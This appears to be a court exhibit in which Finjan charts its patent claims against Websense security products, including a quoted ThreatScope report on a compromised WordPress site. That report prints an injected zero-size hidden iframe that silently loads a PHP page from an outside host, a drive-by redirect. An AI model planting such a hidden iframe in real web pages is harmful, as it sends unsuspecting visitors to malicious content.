Exhibit 14

DOCKET ALARM Find authenticated court documents without watermarks at docketalarm.com.

<table>
<tr><th>US 8,677,494</th><th>Websense Products</th></tr>
<tr><td colspan="2">The statements and documents cited below are solely provided by way of example and based on information available to Finjan, Inc. at the time this chart was created, and not to be used by way of limitation or for purposes of construing the claim terms. Finjan reserves its right to supplement this chart as additional information becomes known to it.


For purposes of this chart, “Websense Products” refers to the following Websense applications or services: TRITON Products, Web Security Gateway Products, Data Security Products, the CyberSecurity Intelligence (“CSI”) Service, the ThreatSeeker Intelligence Cloud Service and TRITON® ThreatScope™. <i>See</i> http://www.websense.com/content/websense-products.aspx (explaining that while Websense appliances/products come in different forms or series, each Websense product is “built on the unified Websense TRITON® architecture, and use key Websense technologies including Websense ACE (Advanced Classification Engine) and the Websense ThreatSeeker® Intelligence Cloud.”)</td></tr>
<tr><td><b>Claim 1</b></td><td></td></tr>
<tr><td>1a. A computer processor-based method, comprising the steps of:</td><td>Websense Products meet the recited claim language because they perform a computer processor-based method, comprising the steps of.

By the way of example, and not limitation, Websense Products meet the recited claim language because Websense Products operate the TRITON architecture which is executed on a processor. Additionally, CSI and the ThreatSeeker Intelligence Cloud Service both require processors.

This is demonstrated in Websense’s public documents and at http://www.websense.com/content/websense-triton-security-products.aspx and http://www.websense.com/content/support.aspx.

For example, the following Release Notes for the TRITON Unified Security Center (http://www.websense.com/content/support/library/shared/v78/triton_rnotes/v78_triton_rn.pdf at p. 2) describes hardware requirements for Web Security, Data Security, and Email Security managers, which all include the need for processors:</td></tr>
</table>

DOCKET ALARM Find authenticated court documents without watermarks at docketalarm.com.

	
	Executive Summary
	Threat Severity: M Medium
	Real-time security analysis: Malicious Web Sites
	Classification
	Real-time content analysis: Malicious Web Sites
	Static Classification: Malicious Web Sites
	Suggest a different classification >
	Assessment Overview
	The URL analyzed is currently is compromised to serve malicious content to visitors.
	Site Details
	IP Address: 216.17.106.207
	Hosted Country: United States
	Bytes Received: 183kb
	HTTP Status Code: 200 OK
	Trusted SSL Certificate: N/A
	Valid SSL Certificate: N/A
	Security Overview
	Collapse all ^ v Show all
	Real-time security identification
	Review the specific threat identified within the URL or IP address.
	Associated threat type
	Shows the actual name and type of the security threat.
	Threat Name: Injection.Redirection.Web.Generic; Threat Type: Injection; Description: Redirection; Additional Details:
	Malicious code detection
	Highlights the code associated with the threats found at the URL or IP address.
	Show Suspicious · Expand All · Header Only · Scripts Only · iFrames Only · Collapse All · Reset
	`<iframe src="http://bigzhopa.ftp1.biz/discount/justifies.php" width="0" height="0"></iframe>`
	`<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">`
	`<html xmlns="http://www.w3.org/1999/xhtml">`
	`<head profile="http://gmpg.org/xfn/11">`
	`<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />`
	`<title>JENNYS` [redacted] `</title>`
	`<meta name="generator" content="WordPress 2.1.2" />`
	`<!-- leave this for stats -->`
	`<link rel="alternate" type="application/rss+xml" title="RSS 2.0" href="http://www.jenny`[redacted]`.com/?feed=rss2" />`
	`<link rel="alternate" type="text/xml" title="RSS .92" href="http://www.jenny`[redacted]`.com/?feed=rss" />`
	`<link rel="alternate" type="application/atom+xml" title="Atom 0.3" href="http://www.jennyhan`
	
	To the extent that Websense contends that it does not literally infringe this claim, Websense infringes under the doctrine of equivalents. The above described functionality of Websense is at most insubstantially different from the claimed functionality and performs the same function in the same way to achieve the same result. Once Finjan receives non-infringement positions, if any, Finjan may supplement its disclosure. In addition, Finjan may supplement its disclosure once it receives Websense's production of documents with relevant and non-public information, particularly related to its source code.

Claim 10	
10a. A system for managing Downloadables, comprising:	Websense Products meet the recited claim language because they contain a system for managing Downloadables. By the way of example, and not limitation, Websense Products meet the recited claim language because Websense Products operate the TRITON architecture which is a system for managing downloadables. Additionally, CSI and the ThreatSeeker Intelligence Cloud Service are systems for managing downloadables, including suspicious web content containing PDFs, obfuscated JavaScript and drive-by downloads. This is demonstrated in Websense's public documents and at

DOCKET ALARM
Find authenticated court documents without watermarks at docketalarm.com.